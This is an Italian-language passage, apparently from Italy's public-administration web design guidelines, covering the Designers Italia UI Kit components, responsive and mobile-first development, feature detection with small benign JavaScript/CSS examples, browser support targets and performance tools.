La griglia orizzontale è definita sulla baseline del testo, ossia la linea dove poggiano le lettere del font scelto. La baseline diventa una griglia a cui ancorare non solo il testo ma anche gli oggetti del layout. La baseline è di 8px ed è basata sul Titillium a 16px.

Avendo come base la misura di 8 px e i suoi multipli per calcolare dimensioni, padding e margini dei vari elementi, si può ottenere un ritmo verticale armonico.

**Nota:** È possibile approfondire l'argomento su un post di Designers Italia intitolato: “[Le griglie: alla scoperta dello UI Kit di designers](https://medium.com/designers-italia/le-griglie-alla-scoperta-dello-ui-kit-di-designers-italia-partendo-dalle-basi-d7943cbdecc9)<sup>423</sup>”.

<sup>423</sup> <https://medium.com/designers-italia/le-griglie-alla-scoperta-dello-ui-kit-di-designers-italia-partendo-dalle-basi-d7943cbdecc9>




Fig. 6.16: Un esempio di componente con baseline a 8px.

### Le icone

Quando si utilizzano delle icone è necessario assicurare una chiara comprensione del loro significato. Pertanto ogni icona dovrà essere associata ad un tooltip o ad un piccolo testo che ne chiarisca l'azione. La stessa icona non dovrà essere utilizzata per indicare azioni diverse all'interno dello stesso contesto.

Al fine di garantire una coerenza visiva si consiglia di utilizzare icone provenienti da un unico set grafico come, ad esempio, quelle disponibili gratuitamente su [Font Awesome](https://fontawesome.com/)<sup>424</sup> o il set di icone in formato SVG incluso in [Bootstrap Italia](https://italia.github.io/bootstrap-italia/docs/utilities/icone/)<sup>425</sup>.

### I componenti

Di seguito sono presentati per ogni categoria degli esempi di componenti dello UI Kit. Per avere un quadro completo del kit è possibile collegarsi al progetto [UI Kit su InVision](https://invis.io/RJFGS2UC3HS)<sup>426</sup>.

### Bottoni

Lo UI Kit contiene quattro tipologie di bottoni, dal primary al quaternary, ordinati secondo una funzione gerarchica.




Fig. 6.17: Un esempio di componente “Bottone” nelle sue varianti, ordinate gerarchicamente.

Tutte le azioni principali sono rappresentate dal bottone “Primary”, a cui può essere associata una o più azioni secondarie attraverso l'uso degli altri bottoni a disposizione.

<sup>424</sup> <https://fontawesome.com/>

<sup>425</sup> <https://italia.github.io/bootstrap-italia/docs/utilities/icone/>

<sup>426</sup> <https://invis.io/RJFGS2UC3HS>



Fig. 6.18: Un esempio d’uso del bottone “Primary” e “Secondary”. Il primario mostra l’azione più importante della pagina, il secondario rappresenta un’azione alternativa.



Fig. 6.19: Un esempio d’uso di un bottone “Primary” associato ad un bottone gerarchicamente inferiore. In questo caso è stato usato un “Quaternary” dello UI Kit: l’utente così è indirizzato sul bottone primario in modo inequivocabile.

### Navigazione

I componenti che possiamo inserire all'interno della navigazione sono molteplici. Ad esempio, si riportano il componente “Tabs” e il “Menu” per dispositivi mobili.

Nel kit sono costruite diverse varianti di “Tab”, sia le varianti per diverse dimensioni di schermo, sia per fondo chiaro e fondo scuro, con solo testo o solo icone, oppure con la presenza di entrambi.

È possibile vedere in figura il componente Tab con un esempio di applicazione nell'ambito di filtri di ricerca.




Fig. 6.20: Un esempio di componente “Tab” applicato a filtri di ricerca.

Il componente “Menu” mobile mostrato nella figura seguente ha alcune utili varianti: oltre alla differenza di sfondo, c'è anche una distinzione del menu in sezioni con o senza intestazione.

### Data display

Nella categoria Data Display sono inseriti i componenti che hanno come funzionalità quella di mostrare informazioni in modo organizzato oppure evidenziato, come ad esempio gli “Accordion” o i “Callout”.




Fig. 6.21: Un esempio di menu per dispositivi mobili.



Fig. 6.22: Un esempio di componente “Callout”.



## Data entry

Esempi di componenti appartenenti alla categoria Data entry sono i campi di tipo “Input” che si utilizzano per costruire form. Il componente è costruito in modo da poter attivare o disattivare i diversi status: normale, avvertimento, errore, successo.

L’etichetta del campo è indicativa di cosa va inserito. All’attivazione del campo con il cursore, l’etichetta si sposta in alto.

Nel componente si possono attivare oltre gli stati di feedback, gestendo colori e icone, anche i relativi messaggi.




Fig. 6.23: Un esempio di form contenente componenti “Input”.

## 6.2.3 Gli strumenti

Lo UI Kit è disponibile a tutti in formato *Sketch* sul repository GitHub dedicato, un servizio di hosting dove è possibile commentare, caricare files e interagire tramite messaggi (*issue*) e contributi (*pull request*).

- Vedi i [file sorgente dello UI Kit](#)<sup>427</sup> oppure scopri come caricare il kit come libreria esterna<sup>428</sup> all'interno del tuo progetto

Esso è inoltre pubblicato per consultazione su InVision:

- Vedi lo [UI Kit su InVision](#)<sup>429</sup>

## 6.3 Lo sviluppo di un'interfaccia e i Web Kit

---

### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove Linee guida di design per i servizi web della Pubblica Amministrazione<sup>430</sup>.

Per approfondire<sup>431</sup>.

---

### 6.3.1 Alcune attività preliminari alla fase di sviluppo

Durante le fasi iniziali dello sviluppo di un sito web professionale, è di fondamentale importanza dedicare tempo e risorse ad alcune attività che avranno impatto sull'intero ciclo di vita del progetto:

- un'analisi di **componenti** (librerie, linguaggi, documentazione, ecc.) e **best practices** già utilizzate e validate dalla comunità, che possano **semplificare e standardizzare** la realizzazione del servizio.
- una revisione dei requisiti di progetto con lo scopo di ottenere un **documento di specifiche** condiviso, che possa anche definire **ruoli e responsabilità**.
- la selezione di una metodologia di **sviluppo agile** ottimale per il team di lavoro, con una conseguente definizione precisa delle procedure di comunicazione, di testing e di rilascio cadenzato.

Contestualmente a questa fase di *kick-off* tecnico, è auspicabile avviare sin da subito una fase di prototipazione avanzata, con la quale iniziare a validare in modo iterativo ogni progresso raggiunto. Questo obiettivo può essere ottenuto sia con classici test manuali, che attraverso un'adeguata *continuous integration* che faccia uso di test automatici.

In caso di applicazioni ad alta interattività o di grandi dimensioni, anche la metodologia di lavoro è fondamentale: un approccio [BDD](#)<sup>432</sup> per la stesura delle funzionalità, e l'uso della stessa metodologia per l'applicazione di test funzionali, unit test e test di integrazione, possono essere elementi chiave per il buon funzionamento e la solidità dell'applicazione.

### Approccio

#### Web design responsivo

Il sito web deve **sempre** essere progettato e sviluppato con un approccio *responsive*, con l'obiettivo di fornire un'esperienza d'uso ottimale indipendentemente dalla risoluzione dello schermo e dal tipo di dispositivo utilizzato, consentendo in ogni situazione facilità di lettura e navigazione.

---

<sup>427</sup> <https://github.com/italia/design-ui-kit>

<sup>428</sup> <https://github.com/italia/design-ui-kit/wiki/Sketch-Libraries>

<sup>429</sup> <https://invis.io/RJFGS2UC3HS>

<sup>430</sup> <https://docs.italia.it/italia/design/ig-design-servizi-web>

<sup>431</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

<sup>432</sup> [https://it.wikipedia.org/wiki/Behavior-driven\\_development](https://it.wikipedia.org/wiki/Behavior-driven_development)

Al concetto di responsive web design vanno associate pratiche di semplificazione delle interfacce in ottica *mobile first*, e un'attenzione particolare nel fornire un'esperienza soddisfacente anche a coloro che hanno difficoltà visive o motorie.

---

**Nota:** È possibile approfondire l'argomento nella [sezione dedicata all'accessibilità](#) nell'area Service Design.

---

## Mobile first

L'approccio *mobile first* è, assieme all'utilizzo di *progressive enhancement* trattato di seguito, una pratica oramai consolidata: consiste nel valutare in prima istanza l'esperienza e le necessità per gli utilizzatori di dispositivi mobili, per poi arricchire di elementi e funzionalità la composizione della pagina mano a mano che la dimensione, le capacità computazionali e di rete del dispositivo aumentano.




Fig. 6.24: Un esempio di approccio mobile first.

Nell'approccio mobile first **si parte dall'essenziale**.

La forzatura nella progettazione di un'applicazione con ridotte disponibilità di spazio, di interazione, di velocità di caricamento costringe a stabilire delle priorità e a fare delle scelte che risulteranno utili all'usabilità del prodotto.

Per *progressive enhancement* si intende una pratica fondante per lo sviluppo di una nuova applicazione web flessibile e a prova di future evoluzioni di dispositivi e browser, con la quale la lavorazione inizia da un nucleo solido e irrinunciabile di contenuti che vengono via via **arricchiti** man mano che il dispositivo utilizzato dal cittadino è più performante e all'avanguardia.

Al contrario, nel caso della *graceful degradation*, con la programmazione ci si fa carico di verificare che l'interfaccia, inizialmente pensata per i dispositivi più moderni, rimanga navigabile e permetta comunque di accedere alle sue funzioni fondamentali anche man mano che viene fruita attraverso tecnologie meno moderne o meno interattive. In questo secondo caso, si può pensare anche in termini di *tolleranza* del sito all'assenza di alcune funzionalità.

Come si potrà notare, si tratta in fondo di due risposte diverse alla stessa esigenza: rendere il contenuto **accessibile** su dispositivi con **diverse caratteristiche e potenzialità**.

## Feature detection

Tecnicamente, l'approccio appena analizzato può essere realizzato attraverso la cosiddetta *feature detection* (riconoscimento delle caratteristiche): il sito web può rilevare una miriade di proprietà che caratterizzano il metodo di accesso al sito da parte del cittadino.

---

**Nota:** Si prega di non confondere la feature detection con la pratica, in passato molto diffusa, di utilizzare lo *user-agent* (ovvero quale browser e quale sistema operativo è connesso) per differenziare i servizi forniti. È infatti scorag-

giato l'utilizzo di user-agent a tale scopo, in quanto impreciso e difficilmente mantenibile vista la quantità di diversi dispositivi in costante uscita sul mercato.

Attraverso una feature detection puntuale, è possibile sapere come indirizzare ogni aspetto dell'informazione che si vuole trasmettere. Tali caratteristiche possono spaziare dallo schermo utilizzato, in termini di dimensioni, risoluzione e densità dei pixel, fino ai metodi di input (mouse, touch-screen, tastiera, input vocale, ecc.); senza dimenticare le **opzioni per la stampa** e le tecnologie di **ausilio per le persone con disabilità**.

Ad esempio, attraverso semplici media-queries nel CSS, è possibile mostrare versioni diverse di una pagina web a seconda che il cittadino stia utilizzando uno smartphone, un televisore o voglia stampare la pagina stessa con la propria stampante.

Sia CSS che Javascript permettono di rilevare la presenza puntuale di determinate caratteristiche nei dispositivi usati.

Javascript permette di analizzare qualsiasi funzionalità presente tra le Web API, oltre a poter conoscere praticamente **ogni dettaglio dell'utente** che è collegato. Ad esempio, attraverso la geo-localizzazione di un dispositivo, è possibile fornire un servizio più preciso a seconda della posizione dell'utente nello spazio, a patto che tale *feature* sia disponibile nel dispositivo utilizzato. Ecco come si può realizzare:

```
if("geolocation" in navigator) {  
  navigator.geolocation.getCurrentPosition(function(position) {  
    // è possibile ottenere la posizione  
  })  
} else {  
  // il browser non può fornire la posizione  
}
```

CSS ha capacità più limitate, ma ad esempio attraverso la regola *@support* (in modo simile a quanto avviene per la più conosciuta regola *@media*), può verificare la corretta **interpretazione di proprietà CSS** da parte dei browser su cui viene usata. Ecco, ad esempio, come si può verificare attraverso il codice se il browser prevede il supporto della funzionalità CSS grid:

```
@supports not (display: grid) {  
  .nome-classe {  
    float: right;  
  }  
}
```

Esistono moltissimi strumenti per la feature detection e per le pratiche di *polyfill* e *shim* (librerie o frammenti di codice che riescono ad arginare le differenze tra i vari Browser nel pieno supporto di alcune funzionalità); di seguito ne sono riportate alcuni.

### Strumenti

Una fonte di dati molto utile invece per una verifica a monte delle feature disponibili nei browser è [caniuse.com](https://caniuse.com/)<sup>433</sup>. Tale strumento permette di ricercare e verificare se per i browser supportati è necessaria una gestione ad-hoc di determinate funzionalità oppure no.

Una volta individuati i dispositivi supportati e le feature da realizzare, è buona norma scegliere uno stack di sviluppo che ottimizzi il lavoro.

In ambito CSS, è ormai pressoché d'obbligo l'utilizzo di **pre-processor** (*SASS*, *LESS*, e *PostCSS* sono i più utilizzati), che migliorano la leggibilità e la modularità del codice sorgente, agevolando nel contempo l'applicazione di pratiche virtuose quali l'utilizzo di *BEM*, una metodologia per scrivere classi CSS "parlanti", o di Autoprefixer per la gestione automatica di prefissi CSS a supporto dei vari motori di rendering presenti nei browser.

---

<sup>433</sup> <https://caniuse.com/>

- [SASS](#)<sup>434</sup>
- [LESS](#)<sup>435</sup>
- [PostCSS](#)<sup>436</sup>
- [BEM](#)<sup>437</sup>
- [Autoprefixer](#)<sup>438</sup>

Per quanto riguarda Javascript invece, la scelta degli strumenti è talmente ampia e mutevole che delineare uno scenario ottimale in termini di framework o librerie non avrebbe senso senza un'analisi approfondita del progetto da realizzare. In questo ambito è necessaria una formazione continua, e un'attenzione particolare a ciò che permetta di ottenere codice **modulare**, **scalabile** e **performante**, senza appesantire l'esecuzione e l'interfaccia utente.

Alcune risorse interessanti, in inglese:

- [guida di MDN](#)<sup>439</sup>
- [You don't know JS](#)<sup>440</sup>

Alcune pratiche sono comunque sempre auspicabili, come la **compressione** del codice e il caricamento dei file Javascript stessi in modo **asincrono** oppure al termine della pagina HTML, al fine di non bloccare il rendering della pagina stessa; o ancora, l'utilizzo di strumenti di **analisi della sintassi** come *ESLint* o *StyleLint* per rendere il codice leggibile e coerente con regole condivise dalla comunità degli sviluppatori.

- [ESLint](#)<sup>441</sup>
- [StyleLint](#)<sup>442</sup>

## Supporto browser

Come regola generale, per la realizzazione di un servizio web per la PA, è necessario assicurare la compatibilità con versioni dei browser che abbiano una penetrazione media tra la popolazione di almeno **1 persona ogni 100 abitanti**.

Ciò significa che, con i dati disponibili ad oggi, è necessario assicurare la compatibilità con almeno i seguenti browser:

- Apple Safari 11+ (mobile e desktop)
- Google Chrome (ultime versioni, mobile e desktop)
- Microsoft Edge (tutte le versioni, mobile e desktop)
- Microsoft Internet Explorer 11
- Mozilla Firefox (ultime versioni, mobile e desktop)
- Samsung Internet 7+

È buona norma analizzare regolarmente le statistiche sull'utilizzo dei dispositivi e delle diverse risoluzioni che gli utenti adoperano per accedere al sito, con lo scopo di abbracciare una base di utenti che copra più del **95% delle versioni utilizzate in Italia**. Per fare questo, ci si può avvalere di diverse sorgenti di dati: una delle più usate è *StatCounter.com*, che permette di filtrare i dati per Paese:

<sup>434</sup> <https://sass-lang.com/>

<sup>435</sup> <http://lesscss.org/>

<sup>436</sup> <http://postcss.org/>

<sup>437</sup> <http://getbem.com/>

<sup>438</sup> <https://autoprefixer.github.io/>

<sup>439</sup> [https://developer.mozilla.org/en-US/docs/Learn/Getting\\_started\\_with\\_the\\_web/JavaScript\\_basics](https://developer.mozilla.org/en-US/docs/Learn/Getting_started_with_the_web/JavaScript_basics)

<sup>440</sup> <https://www.gitbook.com/book/maximdenisov/you-don-t-know-js/details>

<sup>441</sup> <https://eslint.org/>

<sup>442</sup> <https://stylelint.io/>

- Versioni browser più usate in Italia secondo StatCounter<sup>443</sup>

Come ampiamente descritto nel paragrafo precedente, non è necessario che l'interfaccia di un sito web sia assolutamente identica sui diversi dispositivi; *graceful degradation* significa tuttavia garantire un'esperienza utente **equivalente**, graficamente **coerente**, e **completa** nelle sue funzionalità. Vediamo come sia possibile farlo.

### Misurare le prestazioni

Così come avviene per il design di un sito, anche le sue prestazioni concorrono a una maggiore facilità di utilizzo. In questo senso, è bene differenziare due principali ambiti che possono avere impatto determinante sull'esperienza finale dell'utente: i **tempi di caricamento** della pagina e le **performance di esecuzione** della pagina stessa.

Per analizzare i tempi di caricamento e *rendering* della pagina web si possono utilizzare semplici strumenti online come *Google PageSpeed*, *WebPagetest.org*. Con questi strumenti, è possibile verificare problemi di immediata risoluzione, come l'utilizzo di immagini esageratamente grandi o poco ottimizzate, oppure calibrare altri fattori, come sfruttare al meglio il caching del browser o dare priorità ai contenuti immediatamente visibili.

Per ottenere invece informazioni più dettagliate riguardo eventuali inefficienze di codice a *runtime*, si può fare riferimento ai strumenti di analisi presenti sui principali browser, i quali possono dare indicazioni su eventuali problemi che avvengono durante la navigazione stessa di una singola pagina.

- *Google PageSpeed Insights*<sup>444</sup>
- *WebPagetest.org*<sup>445</sup>
